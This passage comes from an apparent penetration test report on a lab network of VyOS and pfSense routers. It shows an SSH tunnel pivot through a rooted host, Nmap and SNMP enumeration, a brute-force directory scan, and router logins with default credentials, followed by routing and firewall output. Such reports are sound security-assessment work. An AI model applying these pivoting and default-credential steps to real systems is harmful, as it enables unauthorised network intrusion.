Using the root SSH session, the command `ip addr` was run to check if this host had any further network interfaces. This revealed only one physical interface, as shown in Figure 158. The file `/etc/hosts` did not reveal any further hosts, but the ARP table, accessed with the command `arp -a`, revealed a previously unknown host at `192.168.0.65`, as shown in Figure 159. The command `netstat -ltun` was also used to check the host's listening ports, which confirmed the results of the Nmap scans, as shown in Figure 160.

Figure 158: Network interfaces on `192.168.0.66`




Figure 159: ARP table on `192.168.0.66`

```
? (192.168.0.65) at 00:50:56:99:ac:d2 [ether] on eth0
```

Figure 160: Open ports on `192.168.0.66`

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:46807           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:59102           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:36554           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:44363           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:44304           0.0.0.0:*               LISTEN
tcp6       0      0 :::39540                :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::42174                :::*                    LISTEN
tcp6       0      0 :::48319                :::*                    LISTEN
tcp6       0      0 :::2049                 :::*                    LISTEN
tcp6       0      0 :::34343                :::*                    LISTEN
tcp6       0      0 :::46863                :::*                    LISTEN
tcp6       0      0 :::111                  :::*                    LISTEN
udp        0      0 0.0.0.0:34224           0.0.0.0:*
udp        0      0 0.0.0.0:717             0.0.0.0:*
udp        0      0 0.0.0.0:53726           0.0.0.0:*
udp        0      0 0.0.0.0:49381           0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:40698           0.0.0.0:*
udp        0      0 0.0.0.0:34049           0.0.0.0:*
udp        0      0 0.0.0.0:2049            0.0.0.0:*
udp        0      0 127.0.0.1:830           0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:38274           0.0.0.0:*
udp6       0      0 :::54452                :::*
udp6       0      0 :::717                  :::*
udp6       0      0 :::40158                :::*
udp6       0      0 :::5353                 :::*
udp6       0      0 :::37367                :::*
udp6       0      0 :::2049                 :::*
udp6       0      0 :::44044                :::*
udp6       0      0 :::48165                :::*
udp6       0      0 :::111                  :::*
udp6       0      0 :::47218                :::*
```

3.7 Investigating Subnets Beyond the Router at `192.168.0.234`: Pivoting from `192.168.0.66`

3.7.1 Scanning

In order to use `192.168.0.66` as a pivot point, an SSH tunnel was set up to this host from the Kali machine. The option `PermitTunnel yes` was set and the service was restarted with `service ssh restart`, via the root SSH session on this host. The tunnel was then created using the command in Listing 65. The commands in Listing 66 were then run to correctly set up the tunnel interface on the Kali machine, and the commands in Listing 67 were run to do this on `192.168.0.66`.

Listing 65: Command to create an SSH tunnel from the Kali machine to 192.168.0.66

```
ssh -i 34/.ssh/id_rsa -w2:2 root@192.168.0.66
```

Listing 66: Commands to give the local tunnel interface an IP address

```
ip addr add dev tun2 3.3.3.1/30
ip link set tun2 up
```

Listing 67: Commands to give the tunnel interface an IP address on 192.168.0.66

```
ip addr add dev tun2 3.3.3.2/30
ip link set tun2 up
```

Having set up the tunnel, the commands in Listing 68 were run on 192.168.0.66 to enable IP forwarding and NAT on this host. Finally, the commands in Listing 69 were run to adjust the routing table so 192.168.0.66 was reached via the SSH tunnel to 192.168.0.242, while the remainder of the networks 192.168.0.64/27 and 192.168.0.96/27 were reached via the tunnel to 192.168.0.66.

Listing 68: Commands to enable IP forwarding and NAT on 192.168.0.66

```
echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
iptables -t nat -A POSTROUTING -s 3.3.3.0/30 -o eth0 -
   ↪ j MASQUERADE
```

Listing 69: Commands to adjust the routing table

```
route add -host 192.168.0.66 tun1
route del -net 192.168.0.64/27 tun1
route del -net 192.168.0.96/27 tun1
route add -net 192.168.0.64/27 tun2
route add -net 192.168.0.96/27 tun2
```

With this tunnel set up, Nmap was used to ping scan the networks 192.168.0.64/27 and 192.168.0.96/27, using the command in Listing 70. This revealed three further active hosts, as shown in Figure 161.

Listing 70: Nmap command to ping scan 192.168.0.64/27 and 192.168.0.96/27

```
nmap -sP 192.168.0.64/27 192.168.0.96/27
```

Figure 161: Nmap ping scan results for `192.168.0.64/27` and `192.168.0.96/27`

```
Nmap scan report for 192.168.0.65
Host is up (0.0057s latency).
Nmap scan report for 192.168.0.97
Host is up (0.0028s latency).
Nmap scan report for 192.168.0.98
Host is up (0.0029s latency).
Nmap scan report for 192.168.0.66
Host is up (0.0030s latency).
Nmap done: 64 IP addresses (4 hosts up) scanned in 28.15 seconds
```

The command in Listing 71 was then run to TCP service scan these hosts, while the command in Listing 72 was run to UDP scan them. The TCP service scan results for `192.168.0.65` and `192.168.0.97` were identical, as shown in Figures 162 and 163, while the results for `192.168.0.98` are shown in Figure 164. The UDP scan results for these hosts are shown in Figures 165 through 167.

Listing 71: Command to TCP service scan the given hosts

```
nmap -vv -sV -p- -O 192.168.0.65 192.168.0.97
    ↪ 192.168.0.98
```

Listing 72: Command to UDP scan the given hosts

```
nmap -vv -sU 192.168.0.65 192.168.0.97 192.168.0.98
```

Figure 162: Nmap TCP service scan results for `192.168.0.65`

```
PORT     STATE SERVICE    REASON         VERSION
23/tcp   open  telnet     syn-ack ttl 63 VyOS telnetd
80/tcp   open  http       syn-ack ttl 63 lighttpd 1.4.28
443/tcp  open  ssl/https? syn-ack ttl 63
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
```

Figure 163: Nmap TCP service scan results for `192.168.0.97`

```
PORT     STATE SERVICE    REASON         VERSION
23/tcp   open  telnet     syn-ack ttl 63 VyOS telnetd
80/tcp   open  http       syn-ack ttl 63 lighttpd 1.4.28
443/tcp  open  ssl/https? syn-ack ttl 63
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
```

Figure 164: Nmap TCP service scan results for `192.168.0.98`

```
PORT     STATE SERVICE REASON         VERSION
53/tcp   open  domain  syn-ack ttl 62 (generic dns response: REFUSED)
80/tcp   open  http    syn-ack ttl 62 nginx
2601/tcp open  quagga  syn-ack ttl 62 Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  syn-ack ttl 62 Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  syn-ack ttl 62 Quagga routing software 1.2.1 (Derivative of GNU Zebra)
```

Figure 165: Nmap UDP scan results for `192.168.0.65`

```
PORT       STATE          SERVICE REASON
123/udp    open           ntp     udp-response ttl 63
161/udp    open           snmp    udp-response ttl 63
16832/udp  open|filtered  unknown no-response
44334/udp  open|filtered  unknown no-response
45722/udp  open|filtered  unknown no-response
58640/udp  open|filtered  unknown no-response
```

Figure 166: Nmap UDP scan results for `192.168.0.97`

```
PORT       STATE          SERVICE     REASON
69/udp     open|filtered  tftp        no-response
123/udp    open           ntp         udp-response ttl 63
161/udp    open           snmp        udp-response ttl 63
814/udp    open|filtered  unknown     no-response
2002/udp   open|filtered  globe       no-response
5093/udp   open|filtered  sentinel-lm no-response
```

Figure 167: Nmap UDP scan results for `192.168.0.98`

```
PORT     STATE SERVICE REASON
53/udp   open  domain  udp-response ttl 62
123/udp  open  ntp     udp-response ttl 62
```

3.7.2 Enumeration

The services on the host `192.168.0.65` were investigated first. The Telnet service displayed a VyOS banner, as for the previous VyOS routers, as shown in Figure 168, strongly suggesting this device was another VyOS router. The HTTP and HTTPS services were investigated in the same way as for previous VyOS routers, with identical results. A page identifying the device as a VyOS router was displayed as the index page, and the same resources were present under the `cgi-bin/` and `vyos/images/` directories.

Figure 168: Telnet banner on `192.168.0.65`

```
Trying 192.168.0.65 ...
Connected to 192.168.0.65.
Escape character is '^]'.

Welcome to VyOS
vyos login:
```

The open UDP ports were then examined. NTP on port 123 was investigated with Nmap using the command in Listing 73, resulting in only a timestamp, as shown in Figure 169.

Listing 73: Nmap command to enumerate NTP on `192.168.0.65`

```
nmap -sU -p123 --script=ntp-info 192.168.0.65
```

Figure 169: NTP information from `192.168.0.65`

```
PORT    STATE SERVICE
123/udp open  ntp
| ntp-info:
|_  receive time stamp: 2020-10-29T07:55:44
```

The SNMP service on UDP port 161 was then analyzed using `snmp-check`. After some simple guessing, SNMP information was found to be able to be retrieved with the community string 'public' using the command `snmp-check -c public 192.168.0.65`. The system information revealed that the same version of VyOS was running as on previous routers, `1.1.7`, as shown in Figure 170. The network interface and IP information is shown in Figures 171 and 172, respectively, revealing that the host `192.168.0.97` was in fact the other physical interface of this router. The SNMP routing information, shown in Figure 173, revealed no new networks, and that all traffic was either routed to a directly connected network or via `192.168.0.98`. Finally, the open ports information, shown in Figure 174, confirmed the results of the Nmap scans (except that port 23 was not reported for some reason) and that the same services were running on both IP addresses.

Figure 170: SNMP system information on `192.168.0.65`

```
[*] System information:

  Host IP address                 : 192.168.0.65
  Hostname                        : vyos
  Description                     : Vyatta VyOS 1.1.7
  Contact                         : root
  Location                        : Unknown
  Uptime snmp                     : 1 day, 19:54:55.97
  Uptime system                   : 1 day, 19:54:41.22
  System date                     : 2020-10-29 07:57:11.0
```

Figure 171: SNMP network interface information on `192.168.0.65`

```
[*] Network interfaces:

  Interface                       : [ up ] lo
  Id                              : 1
  Mac Address                     : :::::
  Type                            : softwareLoopback
  Speed                           : 10 Mbps
  MTU                             : 65536
  In octets                       : 313218
  Out octets                      : 313218

  Interface                       : [ up ] VMware VMXNET3 Ethernet Controller
  Id                              : 2
  Mac Address                     : 00:50:56:99:4c:a5
  Type                            : ethernet-csmacd
  Speed                           : 4294 Mbps
  MTU                             : 1500
  In octets                       : 146110089
  Out octets                      : 114742756

  Interface                       : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                              : 3
  Mac Address                     : 00:50:56:99:ac:d2
  Type                            : ethernet-csmacd
  Speed                           : 1000 Mbps
  MTU                             : 1500
  In octets                       : 145863816
  Out octets                      : 181301490
```

Figure 172: SNMP IP address information on `192.168.0.65`

```
[*] Network IP:

  Id                  IP Address          Netmask             Broadcast
  1                   4.4.4.4             255.255.255.255     0
  1                   127.0.0.1           255.0.0.0           0
  3                   192.168.0.65        255.255.255.224     1
  2                   192.168.0.97        255.255.255.224     1
```

Figure 173: SNMP routing information on `192.168.0.65`

```
[*] Routing information:

  Destination          Next hop             Mask                 Metric
  4.4.4.4              0.0.0.0              255.255.255.255      0
  127.0.0.0            0.0.0.0              255.0.0.0            0
  172.16.221.0         192.168.0.98         255.255.255.0        1
  192.168.0.32         192.168.0.98         255.255.255.224      1
  192.168.0.64         0.0.0.0              255.255.255.224      0
  192.168.0.96         0.0.0.0              255.255.255.224      0
  192.168.0.128        192.168.0.98         255.255.255.224      1
  192.168.0.192        192.168.0.98         255.255.255.224      1
  192.168.0.224        192.168.0.98         255.255.255.252      1
  192.168.0.228        192.168.0.98         255.255.255.252      1
  192.168.0.232        192.168.0.98         255.255.255.252      1
  192.168.0.240        192.168.0.98         255.255.255.252      1
```

Figure 174: SNMP open ports information on `192.168.0.65`

```
[*] TCP connections and listening ports:

  Local address        Local port           Remote address       Remote port          State
  0.0.0.0              80                   0.0.0.0              0                    listen
  0.0.0.0              443                  0.0.0.0              0                    listen
  127.0.0.1            199                  0.0.0.0              0                    listen
  127.0.0.1            199                  127.0.0.1            40353                established
  127.0.0.1            199                  127.0.0.1            40355                established
  127.0.0.1            199                  127.0.0.1            40357                established
  127.0.0.1            40353                127.0.0.1            199                  established
  127.0.0.1            40355                127.0.0.1            199                  established
  127.0.0.1            40357                127.0.0.1            199                  established

[*] Listening UDP ports:

  Local address        Local port
  0.0.0.0              123
  0.0.0.0              161
  4.4.4.4              123
  127.0.0.1            123
  192.168.0.65         123
  192.168.0.97         123
```

Since `192.168.0.97` was found to be the other interface of the router at `192.168.0.65`, the services at this IP address were not investigated further, so the host `192.168.0.98` was examined next. Attempts to perform reverse DNS lookups using the `host` command, for example `host 192.168.0.65 192.168.0.98`, resulted in a 'REFUSED' message, as shown in Figure 175, but this confirmed DNS was running on this port. Browsing to the HTTP server revealed a pfSense login page, as shown in Figure 176. The command in Listing 74 was run to search for other directories on this web server, but no accessible resources were found. Telnet was then used to connect to the Quagga routing software services on ports 2601, 2604 and 2605, which each returned a Quagga banner and a password prompt, as shown in Figure 177.

Figure 175: DNS responses from `192.168.0.98`

```
Using domain server:
Name: 192.168.0.98
Address: 192.168.0.98#53
Aliases:

Host 98.0.168.192.in-addr.arpa not found: 5(REFUSED)
```

Figure 176: pfSense login page at `http://192.168.0.98`

Listing 74: Command to perform a brute-force web directory scan against `192.168.0.98`

```
dirb http://192.168.0.98 /usr/share/wordlists/dirb/big
    ↪ .txt
```

Figure 177: Telnet banner response from Quagga VTY ports on `192.168.0.98`

```
Trying 192.168.0.98 ...
Connected to 192.168.0.98.
Escape character is '^]'.

Hello, this is Quagga (version 1.2.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.


User Access Verification

Password:
```

As DNS had already been investigated, the NTP service on port 123 was investigated using Nmap as previously, using the command in Listing 75. However,

Nmap was unable to retrieve any information from this port, with the command resulting in a segmentation fault.


Listing 75: Command to enumerate NTP on `192.168.0.98`

```
nmap -sU -p123 --script=ntp-info 192.168.0.98
```

3.7.3 Vulnerability Analysis and Exploitation

The VyOS router at `192.168.0.65` was examined as previous VyOS routers and was found to have very similar vulnerabilities. The default credentials, `vyos:vyos`, were in use for Telnet login and `root` privileges could be gained with `sudo`, as shown in Figure 178. It had also been established that a large amount of information could be gained from the SNMP service using the community string `public`.

Figure 178: Telnet login to `192.168.0.65`



The router at `192.168.0.98` was then examined. The web interface was found to have the default credentials `admin` and `pfsense` which could be used to gain access to the web configuration portal, as shown in Figure 179. The password `pfsense` was also found to be valid for the Quagga VTY lines, and these were found to have no administrative password, as the `enable` command did not prompt for authentication, as shown in Figure 180. No specific version information was found for the web server or DNS server software, and no known exploits relating to Quagga (or GNU Zebra) could be found.

Figure 179: pfSense web portal on `192.168.0.98`





Figure 180: Login using Quagga VTY lines on `192.168.0.98`



3.7.4 Post-Exploitation: Further Information Gathering

Using Telnet access to the VyOS router at `192.168.0.65`, the command `show interfaces` was run to check the host's network interfaces. This information confirmed that gathered through SNMP, as shown in Figure 181. Viewing the configuration with `show configuration` revealed that this router was advertising both connected networks in OSPF area 1, as shown in Figure 182, and confirmed that each of the previously discovered services were enabled, plus LLDP, as shown in Figure 183.

Figure 181: Network interface information on `192.168.0.65`

```
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

Figure 182: Routing protocol configuration on `192.168.0.65`

```
protocols {
    ospf {
        area 0 {
        }
        area 1 {
            network 192.168.0.64/27
            network 192.168.0.96/27
        }
    }
}
```

Figure 183: Service configuration on `192.168.0.65`

```
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community public {
            authorization ro
        }
    }
    telnet {
        port 23
    }
}
```

The OSPF database was then examined with the command `show ip ospf database`, and is shown in Figure 184. This revealed that this router had

OSPF ID `4.4.4.4`, and that the other router in the area had ID `5.5.5.5`. The designated router in the area, `5.5.5.5` was the router with IP address `192.168.0.98`. The router `5.5.5.5` was also seen to be the area border router on the way to each of the previously discovered networks in area 0. The OSPF routing information confirmed that gathered through SNMP, as shown in Figure 185. Finally, the results of the command `netstat -ltun` confirmed the results of the Nmap port scans, as shown in Figure 186.

Figure 184: OSPF database on `192.168.0.65`

```
       OSPF Router with ID (4.4.4.4)

                Router Link States (Area 0.0.0.1)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
4.4.4.4         4.4.4.4          434 0x80000061 0x5d31 2
5.5.5.5         5.5.5.5          121 0x80000062 0xa511 2

                Net Link States (Area 0.0.0.1)

Link ID         ADV Router      Age  Seq#       CkSum
192.168.0.98    5.5.5.5          241 0x8000003e 0xaf88

                Summary Link States (Area 0.0.0.1)

Link ID         ADV Router      Age  Seq#       CkSum  Route
172.16.221.0    5.5.5.5          221 0x8000005b 0xa388 172.16.221.0/24
192.168.0.32    5.5.5.5         1342 0x8000005a 0xa1c5 192.168.0.32/27
192.168.0.128   5.5.5.5           91 0x8000005b 0x7798 192.168.0.128/27
192.168.0.192   5.5.5.5          832 0x8000005a 0xbffc 192.168.0.192/27
192.168.0.224   5.5.5.5           81 0x8000005b 0xc0c8 192.168.0.224/30
192.168.0.228   5.5.5.5          842 0x8000005a 0x365a 192.168.0.228/30
192.168.0.232   5.5.5.5          201 0x8000005d 0xa3ef 192.168.0.232/30
```

Figure 185: OSPF routing table on `192.168.0.65`


```
============ OSPF network routing table ============
N IA 172.16.221.0/24        [50] area: 0.0.0.1
                            via 192.168.0.98, eth0
N IA 192.168.0.32/27        [40] area: 0.0.0.1
                            via 192.168.0.98, eth0
N    192.168.0.64/27        [10] area: 0.0.0.1
                            directly attached to eth1
N    192.168.0.96/27        [10] area: 0.0.0.1
                            directly attached to eth0
N IA 192.168.0.128/27       [30] area: 0.0.0.1
                            via 192.168.0.98, eth0
N IA 192.168.0.192/27       [50] area: 0.0.0.1
                            via 192.168.0.98, eth0
N IA 192.168.0.224/30       [40] area: 0.0.0.1
                            via 192.168.0.98, eth0
N IA 192.168.0.228/30       [30] area: 0.0.0.1
                            via 192.168.0.98, eth0
N IA 192.168.0.232/30       [20] area: 0.0.0.1
                            via 192.168.0.98, eth0
N    192.168.0.240/30       [20] area: 0.0.0.1
                            via 192.168.0.98, eth0

============ OSPF router routing table =============
R    5.5.5.5                [10] area: 0.0.0.1, ABR
                            via 192.168.0.98, eth0

============ OSPF external routing table ===========
```

Figure 186: Open ports on `192.168.0.65`

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:199           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
udp        0      0 192.168.0.65:123        0.0.0.0:*
udp        0      0 192.168.0.97:123        0.0.0.0:*
udp        0      0 4.4.4.4:123             0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
udp        0      0 0.0.0.0:161             0.0.0.0:*
udp6       0      0 fe80::250:56ff:fe99:123 :::*
udp6       0      0 fe80::250:56ff:fe99:123 :::*
udp6       0      0 ::1:123                 :::*
udp6       0      0 :::123                  :::*
udp6       0      0 :::161                  :::*
```

The pfSense router at `192.168.0.98` was then investigated via its web interface. The interface information on the main dashboard revealed that this router had three interfaces, as shown in Figure 187. As previously suspected, this host was a DMZ firewall, with the interface `192.168.0.234` being the WAN interface, `192.168.0.241` being the DMZ interface and `192.168.0.98` being the LAN interface.


Figure 187: Network interfaces on `192.168.0.98`



Interfaces			
WAN	↑	1000baseT <full-duplex>	192.168.0.234
LAN	↑	1000baseT <full-duplex>	192.168.0.98
DMZ	↑	1000baseT <full-duplex>	192.168.0.241

The firewall rules under the 'Firewall' / 'Rules' page were examined next. The rules for traffic on the WAN interface, as shown in Figure 188, only allowed traffic to the host `192.168.0.242`, plus any OSPF traffic. The LAN rules, shown in Figure 189, appeared to be the default, allowing traffic destined for port 80 on the LAN interface and then permitting any traffic originating from the LAN. The DMZ rules, shown in Figure 190, allowed traffic to the host `192.168.0.66` from the DMZ, while denying access to the rest of that subnet. It also prevented the services on the router being accessed from the DMZ, before allowing all other traffic by default.

Figure 188: WAN firewall rules on `192.168.0.98`



Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✔	1 /956.55 MiB	IPv4 *	*	*	192.168.0.242	*	*	none			
✔	0 /768 B	IPv4 OSPF	*	*	*	*	*	none			

Figure 189: LAN firewall rules on `192.168.0.98`

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✔	1 /317.05 MiB	*	*	*	LAN Address	80	*	*		Anti-Lockout Rule	
✔	1 /16.45 MiB	IPv4 *	*	*	*	*	*	none		Default allow LAN to any rule	
✔	0 /0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	

Figure 190: DMZ firewall rules on `192.168.0.98`

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✔	1 /625.51 MiB	IPv4 *	*	*	192.168.0.66	*	*	none			
✖	0 /20 KiB	IPv4 *	*	*	192.168.0.64/27	*	*	none			
✖	0 /0 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
✖	0 /0 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
✖	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
✖	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
✖	0 /20 KiB	IPv4 *	*	*	LAN net	*	*	none			
✔	0 /784 B	IPv4 *	*	*	*	*	*	none			

Next, the OSPF information under 'Serices' / 'Quagga OSPF' / 'Status' was checked. The OSPF database, shown in Figures 191 and 192, revealed that the router's ID was `5.5.5.5`, and matched the information contained in the other routers' OSPF databases. Information for both area 0 and area 1 was shown as this device was an OSPF border router. The OSPF routing table, shown in Figure 193, showed that traffic was routed to a directly attached network, via `192.168.0.97`, or via `192.168.0.233`, as expected.

Figure 191: OSPF database on `192.168.0.98`

```
       OSPF Router with ID (5.5.5.5)

                Router Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
1.1.1.1         1.1.1.1          329 0x80000063 0x1955 3
2.2.2.2         2.2.2.2          458 0x80000063 0x20e1 3
3.3.3.3         3.3.3.3          597 0x80000063 0x7b0f 3
5.5.5.5         5.5.5.5          363 0x80000060 0xed2c 1

                Net Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum
192.168.0.226   2.2.2.2         1709 0x8000005b 0x762c
192.168.0.230   3.3.3.3         1648 0x8000005b 0x840e
192.168.0.233   3.3.3.3          607 0x8000005c 0xea97

                Summary Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Route
192.168.0.64    5.5.5.5         1114 0x8000005d 0xf558 192.168.0.64/27
192.168.0.96    5.5.5.5          313 0x8000005e 0x4ee8 192.168.0.96/27
192.168.0.240   5.5.5.5         1434 0x8000005c 0x5537 192.168.0.240/30
```

Figure 192: OSPF database on `192.168.0.98` - Cont.

```
                Router Link States (Area 0.0.0.1)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
4.4.4.4         4.4.4.4          550 0x80000062 0x5b32 2
5.5.5.5         5.5.5.5          183 0x80000063 0xa312 2

                Net Link States (Area 0.0.0.1)

Link ID         ADV Router      Age  Seq#       CkSum
192.168.0.98    5.5.5.5          323 0x8000003f 0xad89

                Summary Link States (Area 0.0.0.1)

Link ID         ADV Router      Age  Seq#       CkSum  Route
172.16.221.0    5.5.5.5          333 0x8000005c 0xa189 172.16.221.0/24
192.168.0.32    5.5.5.5         1374 0x8000005b 0x9fc6 192.168.0.32/27
192.168.0.128   5.5.5.5          123 0x8000005c 0x7599 192.168.0.128/27
192.168.0.192   5.5.5.5          854 0x8000005b 0xbdfd 192.168.0.192/27
192.168.0.224   5.5.5.5          113 0x8000005c 0xbec9 192.168.0.224/30
192.168.0.228   5.5.5.5          964 0x8000005b 0x345b 192.168.0.228/30
192.168.0.232   5.5.5.5          323 0x8000005e 0xa1f0 192.168.0.232/30
```

Figure 193: OSPF routing table on `192.168.0.98`

```
============ OSPF network routing table ============
N    172.16.221.0/24       [40] area: 0.0.0.0
                           via 192.168.0.233, em0
N    192.168.0.32/27       [30] area: 0.0.0.0
                           via 192.168.0.233, em0
N    192.168.0.64/27       [20] area: 0.0.0.1
                           via 192.168.0.97, em1
N    192.168.0.96/27       [10] area: 0.0.0.1
                           directly attached to em1
N    192.168.0.128/27      [20] area: 0.0.0.0
                           via 192.168.0.233, em0
N    192.168.0.192/27      [40] area: 0.0.0.0
                           via 192.168.0.233, em0
N    192.168.0.224/30      [30] area: 0.0.0.0
                           via 192.168.0.233, em0
N    192.168.0.228/30      [20] area: 0.0.0.0
